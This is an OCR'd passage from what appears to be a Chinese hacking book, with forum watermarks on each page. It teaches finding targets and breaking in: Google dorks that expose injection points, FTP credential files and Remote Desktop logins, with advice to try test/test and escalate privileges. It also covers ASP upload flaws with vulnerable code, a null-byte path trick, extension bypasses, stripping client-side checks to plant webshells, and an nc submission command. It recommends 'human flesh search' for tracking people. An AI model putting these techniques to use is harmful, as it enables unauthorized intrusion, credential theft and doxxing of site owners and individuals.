robots.txt文件原本的作用是想阻止别人对里面包含的文件进行访问限制的，没想到就因为这一点，反而被我们所利用！如果在这个文件里面把它本身加进去，效果又会是怎么样呢？呵呵，相信这个小小的缺陷又会带给我们黑站的同胞们一些线索哦！文章具有一定的偶然性，大家如有什么更大的发现，一定要放出来哦！

说了这么多，我们现在重新整理一下，上述方法都没有得到比较好的战果，我们现在该如何应对呢？对了，还有注入，就是利用啊D工具了。这里有一个小细节，那就是啊D不仅可以对ASP脚本类型进行检测，还可以对PHP、JSP类型的脚本进行检测，原理当然都是差不多的。

到现在为止，介绍这小节可能让大家感觉到有点头晕了。不过不要紧，我这里说一点思路，那就是找网页的标题、找网页的内容、找特定的目录。而从上面的内容我们也可以清楚的看到，用的最多的莫过于inurl、site和filetype这三个语法关键词。只要灵活运用，再加上丰富的经验和多变的语法，用Google就没有搜索不到的内容了，只要它和internet相连。

2、特定服务搜索

在最近几年里，由于网络的迅猛发展，我们经常会在一些新闻或者BBS上看到“人肉搜索”这几个字眼，那什么是“人肉搜索”呢？

> 人肉搜索，顾名思义，它仍然是一种针对某个问题或者事件抛出的问题，最终寻找出最佳答案的搜索机制。但这个术语中的“人肉”一词，在掺杂着些许黑色幽默的同时，也准确地表明了这种搜索方式的特点：搜索行为的原动力，不再像传统的搜索方式那样，仅仅依靠某个网络程序或者冰冷的互联网资料库，而是更多地靠无数有着真实血肉之躯的网民亲身参与。由他们在某个随时可能参与进来的时间，用自身的知识、经验、信息渠道，向提问者送上部分答案，再由其它网友补充、完善，直至最后得到确切的答案。

上面这一段话也很好的解释了“人肉搜索”的意义，大家还可以在Google上看到其解释，相应的URL为http://www.Google.cn/intl/zh-CN/renrou/index.html。知道原理我们就可以明白“人肉搜索”是怎么回事了，也就是说，“人肉”还是依靠网络这一张大网，把我们各自见到的信息传递给需要了解信息的人。

那怎么对某人进行“人肉搜索”呢？最简单的办法就是到一些人气比较高的BBS等网站上发贴求助，而我觉得如下网站进行“人肉搜索”是比较好的。

猫扑“人肉搜索”（http://dzh2.mop.com）

当某人需要解决一个问题，比如搜索你要找的人，当然你得提供相关的信息，然后在猫扑发贴并给予一定数量的MP（猫币）作为酬谢。很快，就会有赏金猎人看到这个贴子，他们就会去用搜索引擎来寻找问题的答案。

天涯问答（http://wenda.tianya.cn/wenda/）

“天涯问答”是一个问答知识社区，网友在此可以查找、交流、组织信息，并与其它有共同兴趣的人交流。

百度知道（http://zhidao.baidu.com）

“百度知道”是一个互动知识分享平台，把不懂的、不明白的问题提出来让网友回答，再选择一个最满

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

意的答案，作为最佳答案来结束这个问题。

对于“人肉搜索”来说，上面三个站拥有的人气比较高。当然了，在其它网站也是可以进行“人肉搜索”的，如新浪爱问（http://iask.sina.com.cn）、优库网（http://www.ucloo.com）、奇虎问答（http://www.qihoo.com）、中文博客搜索引擎（http://www.souyo.com）、雅虎知识堂（http://ks.cn.yahoo.com）、搜搜问问（http://wenwen.soso.com）、搜网知道（http://zhidao.sowang.com）等。

除了上面讲到的“人肉搜索”，一些特定网站的搜索，可以选择特定的搜索引擎来获得结果，效果也是不错的。比如我们对繁体中文网站进行搜索，可以去http://www.Google.com.tw/。而对于大学网站的搜索，除了Google以外，百度也有，地址分别是http://www.Google.com/intl/zh-CN/universities.html和http://daxue.baidu.com/，如图136。




图136

Google除了可以对国内大学进行搜索外，还能对国外的大学进行相应的检索，这当然也就是其优势所在了。

4、实战Google抓肉鸡

这里我演示的是利用一些关键字来高效的得到一些有用的信息，甚至是服务器！而这些关键字的发布，大家可以到最全最权威的http://johnny.ihackstuff.com进行查看，这里有各种各样的关键字。如果你觉得还是很麻烦的话，可以使用工具，比如Goolag Scanner，其界面如图137。




图137

界面左侧是各种关键字，而右侧可以填写相应的主机名或者IP进行扫描，使用非常简单。下面以我的一篇文章来深入了解一下这个工具及如何利用它进行相应的操作。

◆ 《再谈Google hack》 ◆

平时我们都喜欢用Google来批量搜索注入点，或者对指定的站点进行扫描。如果运气好的话，可以得到很多有用的东西。比如批量搜索注入点，我们可以配合啊D打开Google，用语法：“inurl:asp?id=”进行搜索，如图138。

这样就会找到很多注入点，因此Google是深受大家欢迎的，今天我要说的就是利用工具来完成Google hack。



图138

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

一、工具介绍

那天lizaib同学发来一条新闻，说是关于Google HACK的，于是打开一看，让我来了劲，如图139。

接着他又发来了这个扫描器的下载地址：**http://www.goolag.org/**，下了回来进行安装，很简单，不过需要注意一点，这个工具需要.net的支持，它会自动下载的。安装好后，运行工具，界面如图140。




图139




图140

它最大的特点就是关键字的收录，从图140就可以看出左边的那些收录条数了，而且划分的很详细。我们从中随便选一个目录看下，那就最后一个吧：**Web server detection**，从字面上的意思就可以看出是关于Web服务器的，有71条关键字。随便点击其中一条，便会在右边的信息框中显示其具体信息，如图141。




图141

接下来就是看效果的时候了，我们把选中的关键字："**About Mac OS Personal Web Sharing**"在google中搜索，效果如图142。



图142

接下来大家应该知道怎么做了吧？这个工具的另一个特点就是提供对指定网站的扫描，在“host”处填上主机域名，然后选择左边的关键字，该工具就会扫描该网站是否存在此关键字，用起来非常方便，而且该工具还提供对指定网站的批量关键字的扫描。

比如我们要对www.cxxx.com进行扫描的话，如图143，结果也一目了然，真是个好工具，呵呵。




图143

二、攻击实例

菜鸟嘛，就应该让结果来的快一

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

些，这次我们用到的关键字在目录：**files containing passwords** 下，关键字为：**LeapFTP intitle:"index.of./" sites.ini modified**，看看 Google 的效果，如图 144。

然后随便打开一个网站，我们下载它的 **sites.ini**，然后在本地装一个 leapftp，找到相应的目录后覆盖相应的文件。接着打开 leapftp，选择“**站点**”->“**站点管理器**”，就会出来相应的 FTP 服务器，大家看我的，如图 145。



图 144

接下来当然就是连接到服务器了，运气好的话，可以用来拿下整台服务器哦。大家看到了 Leapftp，是不是会想到 FLASHXP 呢？嗯，我们把关键字换成“**FLASHXP intitle:"index.of./" sites.dat quick.dat modified**”看看，一样也有很好的效果。




图 145

下载它的 **sites.dat** 和 **quick.dat** 这两个文件，步骤接下来就和上面的一样了，大家看我的效果，如图 146。

总结：其实这个工具的攻击效果远不止如此，大家可以照着上面的关键字进行搜索，耐心点，思路放开点，会有意想不到的结果的。

看完这篇文章，我再发一个可以直接拿服务器的关键字，当然运气的成份不可少，如以下关键搜索词：“**intitle:"Terminal Services Web Connection"**”，或者“**intitle:"Remote Desktop Web Connection"**”。

搜索的结果我就不列出来了，我们搜索的这一项服务是微软提供的一种远程连接服务，如果配置不当就会引起问题。如图 147，就是我搜索出来并打开的页面。

很明显，点击“connect”就可以用得到的用户名和密码连接上去。还有一些大学也有这样的网页，而 **test/test** 组合很有可能就会进去。至于权限的高低，就要看大家如何去提权了。




图 146

好了，关于如何利用 Google 进行搜索或者信息探测就说到这里，如果大家觉得这些关键词用起来还是很麻烦的话，那么可以看一下 Google 的高级搜索，如图 148。

如果看这个你都还觉得很麻烦的话，有一个网站把一些选项进行了简化，网址为 **http://www.soople.com/**，不过它好象对中文的支持不够好，界面如图 149。

这个网站可以根据用户的不同需求来进行搜索，而且搜索画面更直接、更简单。仔细看这一小节可能会发现，有时候 **www.Google.com** 和 **www.Google.cn** 搜索出来的结果是不一样




图 148




图 147

免责[illegible]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

的。这就是我最后要强调的一点，Com是国际英文顶级域名后缀，站点对应的服务是搜索全球范围内的网页；而cn则是谷歌中国，搜索国内的信息就很精确。因此，大家在搜索的时候要选择具有针对性的搜索引擎。当然了，搜索严格的说来算作是一门艺术了，因为搜索引擎不止Google一家，国内的还有baidu、yahoo等，如果将这几家的搜索结果相互对比的话，我们就能搜集到更加全面的信息了。




图149

你要是精通了Google搜索，你不止是一个Google hacker，也是百度hacker了。而对于国内的搜索，百度可是有独到之处的。总之，只有你想不到的，没有搜索不到的，大家好好复习一下这一节的知识吧。

一些关键词和语法是需要时间来记忆的，除了上面提到的Google hack的关键字收录网站外，这里我还推荐一个国内的搜索学习网站**http://www.sowang.com/ZHUANJIA/huipk/index.htm**，从入门到精通，很适合大家学习。

4.5 小奏凯歌

4.5.1 针对access数据库的攻击

由于access一般是和asp脚本语言搭配的，而由于asp的简单易学，导致现在一些小型的asp程序如雨后春笋般冒了出来。正是在这种情况下，一些script hacker开始把目光瞄准了这一块火热的土地，相继各种各样的漏洞和攻击手法逐渐浮现在我们的眼前。

由于是采用的asp语言编写，代码的严谨与否就直接关系到这套程序的安全程度，而注入、数据库下载等就和数据库的类型相关了。很显然，如果程序采用的是mssql，那么注入攻击的手段就会有很多，而在遇到access数据库的情况下，手法就显得很死板了。因此，在介绍这一小节之前，我们先来看一看asp脚本语言类型的程序会出现哪些漏洞。

1、上传漏洞

说起上传，这里主要涉及到两个变量，**第一个就是FilePath（文件路径），另一个则是FileName（文件名称）**。而说起FilePath这个变量的上传漏洞的话，最让大家所熟知的应该是动网6.0的上传漏洞了。由于FilePath变量过滤不严，导致用户可以上传asp（注意asp后面有一个空格）的脚本文件上去。虽然动网已经几易其版，但采用这种方式上传的程序还是有很多，我们现在来分析一下这种情况下的上传，还是先看代码：

```
<%
dim upload,file,formName,formPath,iCount,filename,fileExt  '//定义上传变量
set upload=new upload_5xSoft  '//建立上传对象的测试代码
formPath=upload.form("filepath")  '//第一步、获取文件路径，此处是关键。
if right(formPath,1)<>"/" then formPath=formPath&"/"
for each formName in upload.file  '//用For读取上传文件
set file=upload.file(formName)  '//生成一个文件对象
.....  '//省略部分代码
fileExt=lcase(right(file.filename,4))  '//从文件名中截取后4位，并转换为小写字符。
if fileEXT<>".gif" and fileEXT<>".jpg" and fileEXT<>".zip" and fileEXT<>".rar" and fileEXT<>".swf"then  '//文件扩展名判断
response.write "<font size=2>文件格式不正确 [ <a href=# onclick=history.go(-1)>重新上传</a> ]</font>"
response.end
end if
randomize
ranNum=int(90000*rnd)+10000
filename=formPath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&fileExt  '//第二步、filename由
```


每月及時觀看電子月刊書籍
就上搜百安全網 www.1761.com
bbs.hh010.com
免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。
更多资源请关注鸿鹄论坛：bbs.hh010.com

```
提交的文件路径 + 年月日的随机文件名 + 转换后的扩展名组成
    if file.FileSize>0 then
    file.SaveAs Server.mappath(FileName) '//保存文件
    end if
    set file=nothing
    next
    %>
```

每一行关键代码后面都加了注释，而在这一段代码中，最为关键的又数下面两句：

```
formPath=upload.form("filepath")
filename=formPath&year(now)&month(now)&day(now)&hour (now)&minute(now)&second(now)&ranNum&fileExt
```

理解这两句之前，我们还是先来学习一下基本知识：常量和变量。这两个知识点的最大不同就体现在“常”和“变”这两个字上。**常量表示在程序中不变的值，而变量则表示在程序整个过程中随时都有可能发生变化。**

把目光放在最为关键的那两句代码上，第一句从变量filepath中获取文件的保存路径，接着在第二句中，用路径变量formpath加随机生成的数字及经过判断的扩展名成为一个新的变量。

我们咋一看起来似乎没有什么可以利用的，如要上传test.jpg文件，在上传的过程中，随文件一起上传的还有一个filepath变量。我们先假设一下这个值为aa，当这些值传到upfile.asp中时，filename就变成了“**aa/20090218032194497 3.jpg**”。上传成功后，该test.jpg就会保存在aa文件夹里，文件名字也被改成了**20090218032194497 3.jpg**。

这个过程有没有什么突破口呢？有，因为这个过程中什么都没有过滤，没有考虑到一些特殊字符。如我们把filepath改成“aa/test.asp□”，其后的“□”字符表示二进制的00（空的意思），这样该变量提交给文件upfile.asp处理后，filename的值就变成了“**aa/test.asp□/20090218032194497 3.jpg**”。服务器在读取这段变量的时候，因为“□”的出现而认为该变量已经结束了，于是“□”后面的字符就会自动被忽略掉。因此，最后的结果就成了“**aa/test.asp**”，在保存的时候就成了test.asp文件，这样一来，漏洞形成了。



图150

对于这种漏洞的利用，可以使用桂林老兵的上传工具，如图150。

当然了，我们还可以利用winsock抓包，然后用NC提交。这个操作很麻烦，并且还需要用到winhex来修改空格为二进制的形式。最后把修改后的包用**nc -vv host port<1.txt**命令提交，其中1.txt就是你修改后的包内容，如图151。




图151

其实对于这种古老的上传方式来说，用啊D和明小子等都是可以做到的。如用啊D，就可以在“相关工具”里的“旁注/上传”下“上传木马”。你会发现在上传类型中，除了“动网上传”外，还有“动力上传”及“乔客上传”类型，如图152。而明小子的“综合上传”这一工具栏里面就可以看到各种上传类型的利用，如图153。利用这些工具进行上传的话根本不需要NC上传那么麻烦，而用NC上传的那种方法已经逐渐被人们渐忘。

这一类上传比较隐蔽，不过危害也很大。除了上面提到的那种上传漏洞外，接下来的上传漏洞我们可




图153




图152

免责E 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

以称之为“逻辑漏洞”。

什么是“逻辑漏洞”呢？简单的说，这套程序在处理上传的时候犯了逻辑错误，如根本就没有任何过滤，或者过滤了一些代码但没有考虑全面，抑或是程序处理上传文件的时候不当（比较经典的就是在本地判断后缀名，而不是在服务器上）等都可能引发的漏洞。

我们还是先来看一段动易上传漏洞的代码：

```
<%
Const UpFileType="rar|gif|jpg|bmp|swf|mid|mp3" '// 允许的上传文件类型
Const SaveUpFilesPath="../../UploadFiles" '// 存放上传文件的目录。注：以上两个常量均在 config.asp 文件内定义。
dim upload,oFile,formName,SavePath,filename,fileExt '// 变量定义
……
FoundErr=false '// 此为是否允许上传的变量，初始化为假，表示可以上传。
EnableUpload=false '// 此为上传文件扩展名是否合法的变量，初始化为假，表示的是不合法。
SavePath = SaveUpFilesPath '// 存放上传文件的目录
……
sub upload_0() '// 使用化境无组件上传
set upload=new upfile_class '// 建立上传对象
……
for each formName in upload.file '// 用 For 循环读取上传的文件
set ofile=upload.file(formName) '// 生成一个文件对象
……
fileExt=lcase(ofile.FileExt) '// 将扩展名转换为小写字符
arrUpFileType=split(UpFileType,"|") '// 读取后台定义的、允许的上传扩展名
for i=0 to ubound(arrUpFileType) '// 第一关，用 FOR 循环读取 arrUpFileType 数组
if fileEXT=trim(arrUpFileType(i)) then '// 如果 fileEXT 是允许上传的扩展名
EnableUpload=true '//EnableUpload 为真，表示该文件合法
exit for
end if
next
if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" then '// 第二关，验证 fileEXT 是否为 asp、asa、aspx 扩展名
EnableUpload=false '// 如果属于这三项之一，那么 EnableUpload 就定义为假，上传文件扩展名不合法
end if
if EnableUpload=false then '// 第三关，验证关，如果传递到此的 EnableUpload 变量为假，则说明上传文件扩展名不合法
msg="这种文件类型不允许上传！\n\n 只允许上传这几种文件类型：" & UpFileType
FoundErr=true '// 注意：因为文件名不合法，就更改了 FoundErr 值，由初始的 false 改为 true
end if
strJS="<SCRIPT language=javascript>" & vbcrlf
if FoundErr<>true then '// 第四关，上传关。如果 FoundErr 不等于 true 才可以上传
randomize
ranNum=int(900*rnd)+100
filename=SavePath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExt '// 定义 filename，
其值为固定的路径名 + 年月日及随机值生成的名称 + 传递过来的 fileExt 扩展名
ofile.SaveToFile Server.mappath(FileName) '// 保存文件
msg="上传文件成功！"
……
next
set upload=nothing
end sub
%>
```

这一段代码存在一个比较隐蔽的逻辑漏洞，代码后面已经有语句加以解释了。由于这段代码采用的是化境无组件上传，可以上传多个文件，如果你熟悉 ASP 代码的话，那么分析一下：当我们要上传两个文件的时候，这段代码有什么问题呢？

当上传多个文件的时候，我们可以把两个文件的后缀名改成 **cer、asp □或者 asp.**。看清楚了，还记得第一章里面的内容吗？**空格或者“.”**都被会服务器自动忽略的，其它几种类型的上传漏洞大抵如此。我们再回过头来看一下图 153，会发现工具已经把这些漏洞利用集成在一起了，我们要做的仅仅是对号入座。

仔细想想上面的漏洞，你会发现这类漏洞发掘起来是需要一些功底的，而对这些语言掌握的是否够好，反映出了你阅读代码的准确性。有一些写程序的人，没有像上面一样把判断上传文件这样的工作放在服务端，而是通过一段 Javascript 代码放在客户端进行判断，这一点显然是不够安全的。

如这样的一个网页，我们在上传的时候选择了 asp 后缀的文件，还没有点击上传就弹出了如图 154 这样的对话框。

每月及时翻看最新月刊书籍
bbs.hh010.com
就上溜客安全论坛www.176ku.com

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

这个就是很明显的本地判断标志。试想一下，如果该上传文件是在服务端作判断的话，怎么会在没有点击“上传图片”之前就会有反应呢？而恰恰是本地的 Javascript 可以做到这一点。



图 154

我们在页面上按鼠标右键，查看一下这个页面的源文件，找到有**<script language=javasciprt>**标志的代码：

```
<SCRIPT language=javascript>
function check()
{
    var strfile1=document.frmpic.file1.value;
    if (strfile1=="")
    {
        alert("请选择要上传的文件");
        document.frmpic.file1.focus();
        return false;
    }
}
// 预览图片
function yulan1()
{
var fileext=document.frmpic.file1.value.substring(document.frmpic.file1.value.lastIndexOf("."),document.frmpic.file1.value.length)
        fileext=fileext.toLowerCase()
        if ((fileext!='.jpg')&&(fileext!='.gif')&&(fileext!='.jpeg')&&(fileext!='.png')&&(fileext!='.bmp'))
        {
            alert("错误的图片格式！可支持的格式有 jpg|gif|png|bmp。");
        document.frmpic.file1.focus();
        }
        else
        {
        document.getElementById("preview").innerHTML="<img src='"+document.frmpic.file1.value+"' onload='if(this.width>200)
this.width=200' height=90 style='border:1px double #ccc'>"
        }
}
// 预览Flash
function yulan2()
{
var fileext=document.frmpic.file1.value.substring(document.frmpic.file1.value.lastIndexOf("."),document.frmpic.file1.value.length)
        fileext=fileext.toLowerCase()
        if (fileext!='.swf')
        {
            alert("错误的Flash格式！可支持的格式有 swf。");
        document.frmpic.file1.focus();
        }
        else
        {
        document.getElementById("preview").innerHTML="<table bgcolor='#CCCCCC' border='0' cellspacing='0' cellpadding='0'>
<tr><td>"+"<object classid='clsid:D27CDB6E-AE6D-11cf-96B8-444553540000' codebase='http://download.macromedia.com/pub/shockwave/
cabs/flash/swflash.cab#version=6,0,29,0' width='200' height='100'>"+"<param name='movie' value='" + document.frmpic.file1.
value + "'>"+"<param name='quality' value='high'>"+"<param name='menu' value='false'>"+"<param name='wmode' value='transparent'>
"+"<param name='bgcolor' value='#ffffff'>"+"<embed src='" + document.frmpic.file1.value + "' quality='high' pluginspage='http://
www.macromedia.com/go/getflashplayer' type='application/x-shockwave-flash' width='200' height='90'></embed>"+"</object></
td></tr></table>"
        }
}
// 判断rar
function yulan3()
{
var fileext=document.frmpic.file1.value.substring(document.frmpic.file1.value.lastIndexOf("."),document.frmpic.file1.value.length)
        fileext=fileext.toLowerCase()
        if ((fileext!='.rar')&&(fileext!='.zip')&&(fileext!='.jar'))
        {
            alert("错误的文件格式！可支持的格式有 rar|zip|jar。");
        document.frmpic.file1.focus();
        }
}
// 判断txt
```

每日及時潮看電子月刊書籍
就上溜客安全論www.176ku.com
bbs.hh010.com

免责申i 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
function yulan4()
{
var fileext=document.frmpic.file1.value.substring(document.frmpic.file1.value.lastIndexOf(".").document.frmpic.file1.value.length)
        fileext=fileext.toLowerCase()
        if ((fileext!='.txt')&&(fileext!='.doc')&&(fileext!='.xls'))
        {
                alert("错误的文件格式！可支持的格式有 doc|txt|xls。");
        document.frmpic.file1.focus();
        }
}
// 判断视频音频
function yulan5()
{
var fileext=document.frmpic.file1.value.substring(document.frmpic.file1.value.lastIndexOf(".").document.frmpic.file1.value.length)
        fileext=fileext.toLowerCase()
        if ((fileext!='.mp3')&&(fileext!='.wav')&&(fileext!='.wmv')&&(fileext!='.mpeg'))
        {
                alert("错误的文件格式！可支持的格式有 mp3|wav|wmv|mpeg。");
        document.frmpic.file1.focus();
        }
}
</SCRIPT>
```

仔细看一下，如果你觉得这段代码有点多，那么你还记得刚才弹出来的框里的内容吗？对，就是用刚才看到的内容进行搜索（这里的操作是指查看源文件的时候按下**ctrl+f**键，然后搜索你需要的内容），你也会很快定位到其中判断文件后缀名的代码。

对于这样的判断，我们只需要把刚才查看的源文件保存到本地，然后把上面的这段代码，即**<script>和</script>之间**的内容去掉，然后构造表单的提交地址，内容如下：

```
<form name="frmpic" method="post" action="upfile_flash.asp" enctype="multipart/form-data" onSubmit="return check()"><tr>
```

这里action的值还要做一下修改，完整的效果应该是：**"action="http://www.test.com/wj/upfile_flash.asp""**。还有，就是保存在本地的当然得是html或者htm后缀的网页文件了。

这一类的突破方法都比较简单，更有甚者，写程序的时候不仅没有限制外部对这个文件的访问，而且没有做任何过滤。虽然这种情况很少，但还是存在的，如图155，这就是我碰到的一种情况。

对于上传的部分，我就写到这里。就asp而言，上传只是常见攻击中的一种，而由于上传漏洞的严重性，导致一旦发现了上传漏洞就可能导致攻击者轻而易举的拿到Webshell。当然了，情况和环境的不一样，就得从不同的视角去看待上传了。

2、下载任意文件漏洞

